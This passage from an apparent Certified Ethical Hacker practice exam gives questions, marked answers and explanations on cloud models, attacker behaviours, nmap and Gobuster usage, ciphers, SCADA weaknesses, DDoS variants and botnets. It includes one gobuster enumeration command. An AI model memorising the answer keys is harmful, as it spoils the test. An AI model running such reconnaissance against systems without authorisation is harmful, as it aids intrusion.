MarioNet allows hackers to assemble giant botnets from users' browsers. The researchers state that these bots can be used for in-browser crypto-mining (crypto jacking), DDoS attacks, malicious files hosting/sharing, distributed password cracking, creating proxy networks, advertising click-fraud, and traffic stats boosting.

Clickjacking <https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is a malicious technique of tricking a user into clicking on something different from what the user perceives, thus potentially revealing confidential information or allowing others to take control of their computer while clicking on seemingly innocuous objects, including web pages. Clickjacking is an instance of the confused deputy problem, wherein a computer is tricked into misusing its authority.

Question 59:

Your company plans to open a new division. You have been assigned to choose a cloud deployment model. The main requirements for the cloud model are infrastructure operated solely for your organization with the ability to customize hardware, network, and storage characteristics. Which of the following solutions will suit your organization?

- **Hybrid cloud**
- **Private cloud**
- **(Correct)**
- **Community cloud**
- **Public cloud**

Explanation

<https://www.geeksforgeeks.org/cloud-deployment-models/>

According to EC-Council courseware:

A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall.

A private cloud is when a single organization operates the cloud infrastructure. It may be managed by the organization or a third party and may exist on-premise or off-premise.

The private cloud offers bigger opportunities that help meet specific organizations' requirements when it comes to customization. It's also a wise choice for mission-critical processes with frequently changing requirements.

Benefits of the Private Cloud Model:

- It is ideal for storing corporate data, which only authorized personnel gets access.
- Segmentation of resources within the same Infrastructure can help with better access and higher levels of security.
- The private cloud model supports legacy systems that cannot access the public cloud.

Disadvantages of the Private Cloud Model:

- Higher Cost. Your company will pay for software, hardware, and resources for staff and training.
- Fixed Scalability because your chosen hardware will scale in a certain direction.
- High Maintenance because it's managed in-house, the maintenance costs also increase.

Incorrect answers:

Public cloud

The public cloud is one in which cloud infrastructure services are provided over the internet to the general people or significant industry groups. The infrastructure in this cloud model is owned by the entity that delivers the cloud services, not by the consumer. It is a type of cloud hosting that allows customers and users to access systems and services easily.

Hybrid cloud

A hybrid cloud is a combination of two or more cloud architectures. While each model in the hybrid cloud functions differently, it is all part of the same architecture. Further, internal or external providers can offer resources as part of this cloud computing model deployment.

Community cloud

Community cloud is dedicated to a few organizations from the same “community.” It's not a public cloud because it's not open to everyone, but it's also not a private cloud because there is more than one user/organization using it.

Question 60:

Which of the scenarios corresponds to the behaviour of the attacker from the example below:

The attacker created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.

- **Data staging.**
- **DNS tunnelling.**
- **Unspecified proxy activities.**
- **(Correct)**
- **Use of command-line interface.**

Explanation

You will probably find such a classification of Adversarial Behavioral Identification only in the EC-Council's training materials. Still, you can find a question on this topic on the exam, so you need to understand it.

Unspecified Proxy Activities

An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains.

Use of Command-Line Interface

On gaining access to the target system, an adversary can use the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code.

Data staging

After successfully penetrating a target's network, the adversary uses data staging techniques to collect and combine as much data as possible. The types of data

collected by an adversary include sensitive data about the employees and customers, financial information, etc.

DNS tunnelling

Adversaries use DNS tunnelling to obfuscate malicious traffic in the legitimate traffic carried by common protocols used in the network. Using DNS tunnelling, an adversary can also communicate with the command and control server, bypass security controls, and perform data exfiltration.

Question 61:

Which of the following is the fastest way to perform content enumeration on a web server using the Gobuster tool?

- **Skipping SSL certificate verification.**
- **Performing content enumeration using the brute-force mode and 10 threads.**
- **Performing content enumeration using a wordlist.**
- **(Correct)**
- **Performing content enumeration using the brute-force mode and random file extensions.**

Explanation

https://en.wikipedia.org/wiki/Dictionary_attack

https://en.wikipedia.org/wiki/Brute-force_attack

To answer this question, you need to pay attention to the phrase "fastest way", and nothing is said about success. Naturally, a Dictionary attack (a form of brute force attack) will be much "faster" than the common brute-force attack.

Wordlist Specification (Gobuster) <https://patchthenet.com/articles/using-gobuster-to-find-hidden-web-content/>

Gobuster enumerates directories and files by performing dictionary attacks.

A dictionary attack consists of testing a list of words, (or a combination of words) in the hope that the correct word is contained within this list.

So, in order for Gobuster to perform a dictionary attack, we need to provide it with a wordlist. To do that, just type in the '-w' option, followed by the path to the wordlist file. We can use a file from the wordlists that we've downloaded earlier.

```
gobuster dir -u http://www.targetwebsite.com/ -w  
/usr/share/wordlists/big.txt
```

Question 62:

Which of the following is the best description of The final phase of every successful hacking - Clearing tracks?

- After a system is breached, a hacker creates a backdoor.
- During a cyberattack, a hacker corrupts the event logs on all machines.
- **(Correct)**
- During a cyberattack, a hacker injects a rootkit into a server.
- A hacker gains access to a server through an exploitable vulnerability.

Explanation

The final phase of every successful hacking attack is clearing the tracks. It is very important, after gaining access and misusing the network, that the attacker cover the tracks to avoid being traced and caught. To do this, the attacker clears all kinds of logs and malicious malware related to the attack. During this phase, the attacker will disable auditing and clear and manipulate logs.

Question 63:

To collect detailed information about services and applications running on identified open ports, nmap can perform version detection. To do this, various probes are used to receive responses from services and applications. Nmap requests probe information from the target host and analyzes the response, comparing it with known responses for various services, applications, and versions. Which of the options will allow you to run this scan?

- -sX
- -sF
- -sV
- **(Correct)**
- -sN

Explanation

<https://nmap.org/man/ru/man-version-detection.html>

- -sV (*Version detection*)

Enables version detection, as discussed above. Alternatively, you can use -A, which enables version detection among other things.

- -sN; -sF; -sX (*TCP NULL, FIN, and Xmas scans*)

These three scan types (even more are possible with the --scanflags option described in the next section) exploit a subtle loophole in the TCP RFC to differentiate between open and closed ports. Page 65 of RFC 793 says that “if the [destination] port state is CLOSED an incoming segment not containing a RST causes a RST to be sent in response.” Then the next page discusses packets sent to open ports without the SYN, RST, or ACK bits set, stating that: “you are unlikely to get here, but if you do, drop the segment, and return.”

When scanning systems compliant with this RFC text, any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and no response at all if the port is open. As long as none of those three bits are included, any combination of the other three (FIN, PSH, and URG) are OK. Nmap exploits this with three scan types:

- Null scan (-sN)

Does not set any bits (TCP flag header is 0)

- *FIN* scan (-sF)

Sets just the TCP FIN bit.

- *Xmas* scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Question 64:

Which of the following is a Docker network plugin designed for building security and infrastructure policies for multi-tenant microservices deployments?

- Weave
- Macvlan
- Kuryr
- Contiv
- **(Correct)**

Explanation

https://docs.docker.com/engine/extend/legacy_plugins/

Contiv Networking

An open-source network plugin to provide infrastructure and security policies for a multi-tenant microservices deployment, while providing an integration to physical network for non-container workload. Contiv Networking implements the remote driver and IPAM APIs available in Docker 1.9 onwards.

Incorrect answers:

Kuryr Network Plugin

A network plugin is developed as part of the OpenStack Kuryr project and implements the Docker networking (libnetwork) remote driver API by utilizing Neutron, the OpenStack networking service. It includes an IPAM driver as well.

Weave Network Plugin

A network plugin that creates a virtual network that connects your Docker containers - across multiple hosts or clouds and enables the automatic discovery of applications. Weave networks are resilient, partition tolerant, and secure, and work in partially connected networks and other adverse environments - all configured with delightful simplicity.

macvlan

<https://docs.docker.com/network/macvlan/>

Macvlan is a network driver designed to create a network connection between container interfaces and the parent host interface or subinterfaces using the Linux macvlan bridge mode.

Question 65:

You need to increase the security of keys used for encryption and authentication. For these purposes, you decide to use a technique to enter an initial key to an algorithm that generates an enhanced key resistant to brute-force attacks. Which of the following techniques will you use?

- **Key stretching**
- **(Correct)**
- **PKI**
- **KDF**
- **Key reinstallation**

Explanation

https://en.wikipedia.org/wiki/Key_stretching

Key stretching techniques are used to make a possibly weak key, typically a password or passphrase, more secure against a brute-force attack by increasing the resources (time and possibly space) it takes to test each possible key. Passwords or passphrases created by humans are often short or predictable enough to allow password cracking, and key stretching is intended to make such attacks more difficult by complicating a basic step of trying a single password candidate. Key stretching also improves security in some real-world applications where the key length has been constrained, by mimicking a longer key length from the perspective of a brute-force attacker.

There are several ways to perform key stretching. One way is to apply a cryptographic hash function or a block cipher repeatedly in a loop. For example, in applications where the key is used for a cipher, the key schedule in the cipher may be modified so that it takes a specific length of time to perform. Another way is to use cryptographic hash functions that have large memory requirements – these can be effective in frustrating attacks by memory-bound adversaries.

Key stretching algorithms depend on an algorithm that receives an input key and then expends considerable effort to generate a stretched cipher (called an enhanced key[citation needed]) mimicking randomness and longer key length. The algorithm must have no known shortcut, so the most efficient way to relate the input and cipher is to repeat the key stretching algorithm itself. This compels brute-force attackers to expend the same effort for each attempt. If this added effort compares to a brute-force key

search of all keys with a certain key length, then the input key may be described as stretched by that same length.

Key stretching leaves an attacker with two options:

- Attempt possible combinations of the enhanced key, but this is infeasible if the enhanced key is sufficiently long and unpredictable (i.e., the algorithm mimics randomness well enough that the attacker must trial the entire stretched key space).
- Attempt possible combinations of the weaker initial key, potentially commencing with a dictionary attack if the initial key is a password or passphrase, but the attacker's added effort for each trial could render the attack uneconomic should the costlier computation and memory consumption outweigh the expected profit.

If the attacker uses the same class of hardware as the user, each guess will take the similar amount of time to process as it took the user (for example, one second). Even if the attacker has much greater computing resources than the user, the key stretching will still slow the attacker down while not seriously affecting the usability of the system for any legitimate user. This is because the user's computer only has to compute the stretching function once upon the user entering their password, whereas the attacker must compute it for every guess in the attack.

This process does not alter the original key-space entropy. The key stretching algorithm is deterministic, allowing a weak input to always generate the same enhanced key, but therefore limiting the enhanced key to no more possible combinations than the input key space. Consequently, this attack remains vulnerable if unprotected against certain time-memory tradeoffs such as developing rainbow tables to target multiple instances of the enhanced key space in parallel (effectively a shortcut to repeating the algorithm). For this reason, key stretching is often combined with salting.

Incorrect answers:

KDF https://en.wikipedia.org/wiki/Key_derivation_function

Key derivation function (KDF) is a cryptographic hash function that derives one or more secret keys from a secret value such as the main key, a password, or a passphrase using a pseudorandom function. KDFs can be used to stretch keys into longer keys or to obtain keys of a required format, such as converting a group element that is the result of a Diffie–Hellman key exchange into a symmetric key for use with AES. Keyed

cryptographic hash functions are popular examples of pseudorandom functions used for key derivation.

PKI https://en.wikipedia.org/wiki/Public_key_infrastructure

A public key infrastructure (PKI) is a set of roles, policies, hardware, software and procedures needed to create, manage, distribute, use, store and revoke digital certificates and manage public-key encryption. The purpose of a PKI is to facilitate the secure electronic transfer of information for a range of network activities such as e-commerce, internet banking and confidential email. It is required for activities where simple passwords are an inadequate authentication method and more rigorous proof is required to confirm the identity of the parties involved in the communication and to validate the information being transferred.

In cryptography, a PKI is an arrangement that binds public keys with respective identities of entities (like people and organizations). The binding is established through a process of registration and issuance of certificates at and by a certificate authority (CA). Depending on the assurance level of the binding, this may be carried out by an automated process or under human supervision. When done over a network, this requires using a secure certificate enrollment or certificate management protocol such as CMP.

Key reinstallation <https://en.wikipedia.org/wiki/KRACK>

KRACK ("Key Reinstallation Attack") is a replay attack (a type of exploitable flaw) on the Wi-Fi Protected Access protocol that secures Wi-Fi connections. It was discovered in 2016 by the Belgian researchers Mathy Vanhoef and Frank Piessens of the University of Leuven. Vanhoef's research group published details of the attack in October 2017. By repeatedly resetting the nonce transmitted in the third step of the WPA2 handshake, an attacker can gradually match encrypted packets seen before and learn the full keychain used to encrypt the traffic.

The weakness is exhibited in the Wi-Fi standard itself, and not due to errors in the implementation of a sound standard by individual products or implementations. Therefore, any correct implementation of WPA2 is likely to be vulnerable. The vulnerability affects all major software platforms, including Microsoft Windows, macOS, iOS, Android, Linux, OpenBSD and others.

The security protocol protecting many Wi-Fi devices can essentially be bypassed, potentially allowing an attacker to intercept sent and received data.

Question 66:

Which of the following algorithms is a symmetric key block cipher with a block size of 128 bits representing a 32-round SP-network operating on a block of four 32-bit words?

- **CAST-128**
- **SHA-256**
- **RC4**
- **Serpent**
- **(Correct)**

Explanation

[https://en.wikipedia.org/wiki/Serpent_\(cipher\)](https://en.wikipedia.org/wiki/Serpent_(cipher))

Serpent is a symmetric key block cipher that was a finalist in the Advanced Encryption Standard (AES) contest, where it was ranked second to Rijndael. Serpent was designed by Ross Anderson, Eli Biham, and Lars Knudsen.

Like other AES submissions, Serpent has a block size of 128 bits and supports a key size of 128, 192 or 256 bits. The cipher is a 32-round substitution–permutation network operating on a block of four 32-bit words. Each round applies one of eight 4-bit to 4-bit S-boxes 32 times in parallel. Serpent was designed so that all operations can be executed in parallel, using 32 bit slices. This maximizes parallelism, but also allows use of the extensive cryptanalysis work performed on DES.

Incorrect answers:

CAST-128 <https://en.wikipedia.org/wiki/CAST-128>

CAST-128 is a 12- or 16-round **Feistel network** with a 64-bit block size and a key size of between 40 and 128 bits

RC4 <https://en.wikipedia.org/wiki/RC4>

RC4 (Rivest Cipher 4 also known as ARC4 or ARCFOUR meaning Alleged RC4, see below) is a **stream cipher**.

SHA-256 <https://en.wikipedia.org/wiki/SHA-2>

SHA-2 (Secure Hash Algorithm 2) is a set of cryptographic hash functions designed by the United States National Security Agency (NSA) and first published in 2001.

The SHA-2 family consists of six hash functions with digests (hash values) that are 224, 256, 384 or 512 bits: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256.

Question 67:

Which of the following is an on-premise or cloud-hosted solution responsible for enforcing security, compliance, and governance policies in the cloud application?

- **Next-Generation Secure Web Gateway**
- **Container Security Tools**
- **Cloud Access Security Broker**
- **(Correct)**
- **Secure access service edge**

Explanation

https://en.wikipedia.org/wiki/Cloud_access_security_broker

<https://www.microsoft.com/en-ww/security/business/security-101/what-is-a-cloud-access-security-broker-casb>

A **cloud access security broker (CASB)** is an on-premises or cloud-based security policy enforcement point between cloud service consumers and providers to combine and interject enterprise security policies as cloud-based resources are accessed.

CASB solutions help to reduce cloud service risks, enforce security policies, and comply with regulations, even when cloud services are beyond their perimeter and out of their direct control.

Incorrect answers:

Next-Generation Secure Web Gateway

<https://gbhackers.com/next-generation-swg/>

A Next-Generation Secure Web Gateway is a cloud-based security solution that provides advanced protection against data risks. Next-Gen SWGs use a variety of security techniques, including but not limited to: application control, user and entity behavior analytics (UEBA), and machine learning to protect against threats. A next-generation SWG will also give you visibility into all traffic passing through your network, including encrypted traffic.

Secure access service edge

https://en.wikipedia.org/wiki/Secure_access_service_edge

<https://www.cisco.com/c/en/us/products/security/what-is-sase-secure-access-service-edge.html>

A secure access service edge (SASE) is a technology used to deliver wide area network (WAN) and security controls as a cloud computing service directly to the source of connection (user, device, Internet of things (IoT) device, or edge computing location) rather than a data center. It uses cloud and edge computing technologies to reduce the latency that results from backhauling all WAN traffic over long distances to one or a few corporate data centers due to the increased movement off-premises of dispersed users and their applications. This also helps organizations support dispersed users and their devices with digital transformation and application modernization initiatives.

Container Security Tools

Container security tools help to protect containerized files or applications with their connected networks and infrastructure.

Usually, container security solutions use to test security, manage access, and safeguard cloud computing infrastructure operating containerized applications. Administrators can use management features to help them decide who can access container information or integrate with containerized applications. Testing helps inform security policies, identify zero-day vulnerabilities, and replicate attacks from known threat areas.

Question 68:

The company "Work Town" hired a cybersecurity specialist to perform a vulnerability scan by sniffing the traffic on the network to identify the active systems, network services, applications, and vulnerabilities. What type of vulnerability assessment should be performed for "Work Town"?

- **External assessment.**
- **Internal assessment.**
- **Passive assessment.**
- **(Correct)**
- **Active assessment.**

Explanation

To answer this question, we will have to look at the EC-Council training materials and look at their classification Types of Vulnerability Assessment.

Passive Assessment

Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities.

Active Assessment

A type of vulnerability assessment that uses network scanners to identify the hosts, services, and vulnerabilities present in a network.

External Assessment

The external assessment examines the network from a hacker's point of view to identify exploits and vulnerabilities accessible to the outside world. These types of assessments use external devices such as firewalls, routers, and servers.

Internal Assessment

An internal assessment involves scrutinizing the internal network to find exploits and vulnerabilities.

Question 69:

Black-hat hacker Ivan attacked the SCADA system of the industrial water facility. During the exploration process, he discovered that outdated equipment was being used, the human-machine interface (HMI) was directly connected to the Internet and did not have any security tools or authentication mechanism. This allowed Ivan to control the system and influence all processes (including water pressure and temperature). What category does this vulnerability belong to?

- **Memory Corruption.**
- **Lack of Authorization/Authentication and Insecure Defaults.**
- **(Correct)**
- **Code Injection.**
- **Credential Management.**


Explanation

<https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/the-state-of-scada-hmi-vulnerabilities>

Most SCADA / ICS equipment has a dedicated system for managing and monitoring industrial systems. Most people in the industry call this a human-machine interface or HMI. This system is essential for managing industrial systems, but it can also be an important vector for attackers. If an attacker could endanger the HMI, the attacker owns your industrial network. These systems have been compromised in at least two ways: protocol attacks and HMI attacks.

The major areas where SCADA software vulnerabilities occur as you can see in the graphic below are, respectively:

- Memory corruption.
- Credential management.
- Lack of authentication/authorization and insecure defaults.
- Code injection.
- A big chunk of other areas.



Memory corruption

The vulnerabilities in this category are code security issues that include out-of-bounds read/write vulnerabilities and heap- and stack-based buffer overflow.

Credential management

Includes all vulnerabilities from not protecting credentials enough and storing passwords in a recoverable format to the use of hard-coded passwords.

Lack of authentication/authorization and insecure defaults

The vulnerabilities in this category include transmission of confidential information in cleartext, insecure defaults, missing encryption, and insecure ActiveX controls used for scripting.

NOTE: The situation in the question relates to this vulnerability because the problem is not just in a simple password or in its insecure storage, but in the complete absence of the authentication mechanism itself.

Code injection

The vulnerabilities in this category include common code injections such as SQL, OS, command, and some domain-specific injections.

Question 70:

Modern security mechanisms can stop various types of DDoS attacks, but if they only check incoming traffic and mostly ignore return traffic, attackers can bypass them under the guise of a valid TCP session by carrying an SYN, multiple ACK, and one or more RST or FIN packets. What is the name of such an attack?

- **Spoofed session flood attack.**
- **(Correct)**
- **UDP flood attack.**
- **Peer-to-peer attack.**
- **Ping-of-death attack.**

Explanation

https://ddos-guard.net/en/terminology/attack_type/fake-session-attack-spoofed-session-flood

The algorithm of this type of attacks comes down to TCP session emulation on networks with asymmetric routing: the attacker generates fake SYN-packets that are followed by a lot of ACK, and finally FIN/RST packets. All these packets resemble real TCP session traffic that is being sent from one host to another. Bearing in mind that today most networks have asymmetric traffic routing (in which incoming and outgoing packets are being sent via different routes), and modern network security tools are designed for the analysis of unidirectional traffic (and not for the analysis of return traffic), conditions for this type of attack are perfect. Thus, simulating TCP communication and bypassing security tools that analyze only the incoming traffic, the attacker can exhaust system resources and make the victim server inaccessible.

There are two types of such attacks:

1. The attack starts with sending several falsified SYN packets, followed by a number of ACK, and one or more FIN/RST packets;
2. Skipping SYN packets, the attack starts with sending multiple ACK, followed by one or more FIN/RST packets. Due to the relatively low speed used to send fake packets, it is more difficult to detect this type of attack than a regular flood, while achieving the same result: exhaustion of the victim server system resources.

Incorrect answers:

UDP flood attack https://en.wikipedia.org/wiki/UDP_flood_attack

Numerous fabricated UDP packets are fired at a server until it becomes unresponsive.

Peer-to-peer attack https://en.wikipedia.org/wiki/Denial-of-service_attack#Peer-to-peer_attacks

A peer-to-peer DDoS attack is when an attacker exploits bugs in peer-to-peer servers to execute a DDoS attack.

Ping-of-death attack https://en.wikipedia.org/wiki/Ping_of_death

A ping of death is a type of attack on a computer system that involves sending a malformed or otherwise malicious ping to a computer.

Question 71:

You have been instructed to organize the possibility of working remotely for employees. Their remote connections could be exposed to session hijacking during the work, and you want to prevent this possibility. You decide to use the technology that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. Which of the following technologies will you use?

- **VPN**
- **(Correct)**
- **Bastion host**
- **DMZ**
- **Split tunneling**

Explanation

https://en.wikipedia.org/wiki/Virtual_private_network

A virtual private network (VPN) extends a private network across a public network and enables users to send and receive data across shared or public networks as if their computing devices were directly connected to the private network. The benefits of a VPN include increases in functionality, security, and management of the private network. It provides access to resources inaccessible on the public network and is typically used for telecommuting workers. Encryption is common, although not an inherent part of a VPN connection. A VPN is created by establishing a virtual point-to-point connection through the use of dedicated circuits or with tunnelling protocols over existing networks. A VPN available from the public Internet can provide some of the benefits of a wide area network (WAN). From a user perspective, the resources available within the private network can be accessed remotely.

Incorrect answers:

Split tunneling https://en.wikipedia.org/wiki/Split_tunneling

Split tunneling is a computer networking concept which allows a user to access dissimilar security domains like a public network (e.g., the Internet) and a local LAN or WAN at the same time, using the same or different network connections. This connection state is usually facilitated through the simultaneous use of a Local Area

Network (LAN) Network Interface Card (NIC), radio NIC, Wireless Local Area Network (WLAN) NIC, and VPN client software application without the benefit of access control.

DMZ [https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

DMZ or demilitarized zone (sometimes referred to as a perimeter network or screened subnet) is a physical or logical subnetwork that contains and exposes an organization's external-facing services to an untrusted, usually larger, network such as the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's local area network (LAN): an external network node can access only what is exposed in the DMZ, while the rest of the organization's network is firewalled. The DMZ functions as a small, isolated network positioned between the Internet and the private network.

Bastion host https://en.wikipedia.org/wiki/Bastion_host

A bastion host is a special-purpose computer on a network specifically designed and configured to withstand attacks. The computer generally hosts a single application or process, for example, a proxy server or load balancer, and all other services are removed or limited to reduce the threat to the computer. It is hardened in this manner primarily due to its location and purpose, which is either on the outside of a firewall or inside of a demilitarized zone (DMZ) and usually involves access from untrusted networks or computers. These computers are also equipped with special networking interfaces to withstand high-bandwidth attacks through the internet.

Question 72:

Identify the technology according to the description:

It's an open-source technology that can help in developing, packaging, and running applications. Also, the technology provides PaaS through OS-level virtualization, delivers containerized software packages, and promotes fast software delivery. This technology can isolate applications from the underlying infrastructure and stimulate communication via well-defined channels.

- **Virtual machine**
- **Docker**
- **(Correct)**
- **Serverless computing**
- **Paravirtualization**

Explanation

[https://en.wikipedia.org/wiki/Docker_\(software\)](https://en.wikipedia.org/wiki/Docker_(software))

Docker is a set of platform as a service (PaaS) products that use OS-level virtualization to deliver software in packages called containers. Containers are isolated from one another and bundle their own software, libraries and configuration files; they can communicate with each other through well-defined channels. Because all of the containers share the services of a single operating system kernel, they use fewer resources than virtual machines.

Incorrect answers:

Virtual machine https://en.wikipedia.org/wiki/Virtual_machine

A virtual machine (VM) is the virtualization/emulation of a computer system. Virtual machines are based on computer architectures and provide functionality of a physical computer. Their implementations may involve specialized hardware, software, or a combination.

Virtual machines differ and are organized by their function, shown here:

- System virtual machines (also termed full virtualization VMs) provide a substitute for a real machine. They provide functionality needed to execute entire operating systems. A hypervisor uses native execution to share and manage hardware, allowing for multiple

environments which are isolated from one another, yet exist on the same physical machine. Modern hypervisors use hardware-assisted virtualization, virtualization-specific hardware, primarily from the host CPUs.

- Process virtual machines are designed to execute computer programs in a platform-independent environment.

Paravirtualization <https://en.wikipedia.org/wiki/Paravirtualization>

Paravirtualization or para-virtualization is a virtualization technique that presents a software interface to the virtual machines which is similar, yet not identical to the underlying hardware-software interface.

The intent of the modified interface is to reduce the portion of the guest's execution time spent performing operations which are substantially more difficult to run in a virtual environment compared to a non-virtualized environment. The paravirtualization provides specially defined 'hooks' to allow the guest(s) and host to request and acknowledge these tasks, which would otherwise be executed in the virtual domain (where execution performance is worse). A successful paravirtualized platform may allow the virtual machine monitor (VMM) to be simpler (by relocating execution of critical tasks from the virtual domain to the host domain), and/or reduce the overall performance degradation of machine execution inside the virtual guest.

Serverless computing https://en.wikipedia.org/wiki/Serverless_computing

Serverless computing is a cloud computing execution model in which the cloud provider allocates machine resources on demand, taking care of the servers on behalf of their customers. Serverless computing does not hold resources in volatile memory; computing is rather done in short bursts with the results persisted to storage. When an app is not in use, there are no computing resources allocated to the app. Pricing is based on the actual amount of resources consumed by an application. It can be a form of utility computing. "Serverless" is a misnomer in the sense that servers are still used by cloud service providers to execute code for developers. However, developers of serverless applications are not concerned with capacity planning, configuration, management, maintenance, fault tolerance, or scaling of containers, VMs, or physical servers.

Question 73:

In which of the following attacks does the attacker receive information from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy?

- **DroidDream**
- **Smudge attack**
- **Spearphone attack**
- **(Correct)**
- **SIM swap scam**

Explanation

[http://www.winlab.rutgers.edu/~yychen/papers/\(WiSec'21\)%20Spearphone%20against%20speech%20privacy%20exploit%20via%20accelerometer-sensed%20reverberations%20from%20smartphone%20loudspeakers.pdf](http://www.winlab.rutgers.edu/~yychen/papers/(WiSec'21)%20Spearphone%20against%20speech%20privacy%20exploit%20via%20accelerometer-sensed%20reverberations%20from%20smartphone%20loudspeakers.pdf)

The Spearphone attack breaches speech privacy by exploiting the motion sensor 'accelerometer' and capturing speech reverberations generated through the loudspeaker. This, in turn, empowers the attackers to listen to every sound coming out of the loudspeaker including conversations, music, or any other audio.

Incorrect answers:

Smudge attack https://en.wikipedia.org/wiki/Smudge_attack

A smudge attack is an information extraction attack that discerns the password input of a touchscreen device such as a cell phone or tablet computer from fingerprint smudges. An attack occurs when an unauthorized user is in possession or is nearby the device of interest. The attacker relies on detecting the oily smudges produced and left behind by the user's fingers to find the pattern or code needed to access the device and its contents. Simple cameras, lights, fingerprint powder, and image processing software can be used to capture the fingerprint deposits created when the user unlocks their device. Under proper lighting and camera settings, the finger smudges can be easily detected, and the heaviest smudges can be used to infer the most frequent input swipes or taps from the user.

DroidDream

DroidDream is a mobile botnet type of malware that appeared in spring 2011. The DroidDream Trojan gained root access to Google Android mobile devices in order to access unique identification information for the phone. Once compromised, a DroidDream-infected phone could also download additional malicious programs without the user's knowledge as well as open the phone up to control by hackers.

SIM swap scam https://en.wikipedia.org/wiki/SIM_swap_scam

A SIM swap scam (also known as a port-out scam, SIM splitting, Smishing, and simjacking, SIM swapping) is a type of account takeover fraud that generally targets a weakness in two-factor authentication and two-step verification in which the second factor or step is a text message (SMS) or call placed to a mobile telephone.

Question 74:

Which of the following is a Mirai-based botnet created by threat group Keksec, which specializes in crypto mining and DDoS attacks?

- **Enemybot**
- **(Correct)**
- **BlueBorne**
- **SeaCat**
- **Censys**

Explanation

<https://www.fortinet.com/blog/threat-research/enemybot-a-look-into-keksecs-latest-ddos-botnet>

Keksec, aka Nero and Freakout, the threat actor behind the advanced EnemyBot botnet, is expanding its reach by leveraging more exploits, compromising multiple organizations regardless of their industry vertical. The EnemyBot malware authors took all the best and left behind the obsolete of code used in other botnets such as Gafgyt, Qbot, or Mirai.

The botnet is currently used to weaponize security holes in products of such vendors as VMware, D-Link, Adobe, Zyxel, and WordPress, as well as leveraging vulnerabilities in web and CMS servers as well as Android and IoT devices. Adversaries put the bugs to use to be able to move laterally to get deeper into a compromised network and also launch distributed denial-of-service (DDoS) attacks. New one-day vulnerabilities quickly fall under the umbrella of this malware's attack capabilities.

The botnet has four modules. The first section contains the python script, which is used to retrieve all dependencies and create the malware for various OS architectures. The second module is the main botnet source code. The third section is an obfuscation segment, and the last one includes the command-and-control component. Once in the system, the malware connects to the C&C server for instructions, which might include spreading to new devices, operating DDoS attacks, and running shell commands.

Incorrect answers:

Censys

<https://censys.io/>

Censys is a web-based search platform for assessing attack surface for Internet connected devices. The tool can be used not only to identify Internet connected assets and Internet of Things/Industrial Internet of Things (IoT/IoT), but Internet-connected industrial control systems and platforms.

BlueBorne

[https://en.wikipedia.org/wiki/BlueBorne_\(security_vulnerability\)](https://en.wikipedia.org/wiki/BlueBorne_(security_vulnerability))

BlueBorne is a type of security vulnerability with Bluetooth implementations in Android, iOS, Linux and Windows. It affects many electronic devices such as laptops, smart cars, smartphones and wearable gadgets. One example is CVE-2017-14315. The vulnerabilities were first reported by Armis, an IoT security firm, on 12 September 2017.

SeaCat

<https://teskalabs.com/products/seacat>

SeaCat cyber-security platform consists of a SeaCat SDK that is to be added into an mobile or IoT application, the SeaCat Gateway that is to be installed into demilitarized zone (DMZ) in front of the application backend servers and SeaCat PKI that is a service that provides enrolment, access and identity management. It is designed to be transparent to a mobile application developers, easily operable by sysadmins and to provide maximum visibility for cybersecurity teams.

Question 75:

Which of the following is a Kubernetes component that can assign nodes based on the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions?

- **Kube-controller-manager**
- **cloud-controller-manager**
- **Kube-apiserver**
- **Kube-scheduler**
- **(Correct)**

Explanation

According to EC-Council courseware:

Kube-scheduler: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Kube-apiserver: The API server is an integral part of the Kubernetes control panel Module 19 Page 2834 that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.

Kube-controller-manager: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.

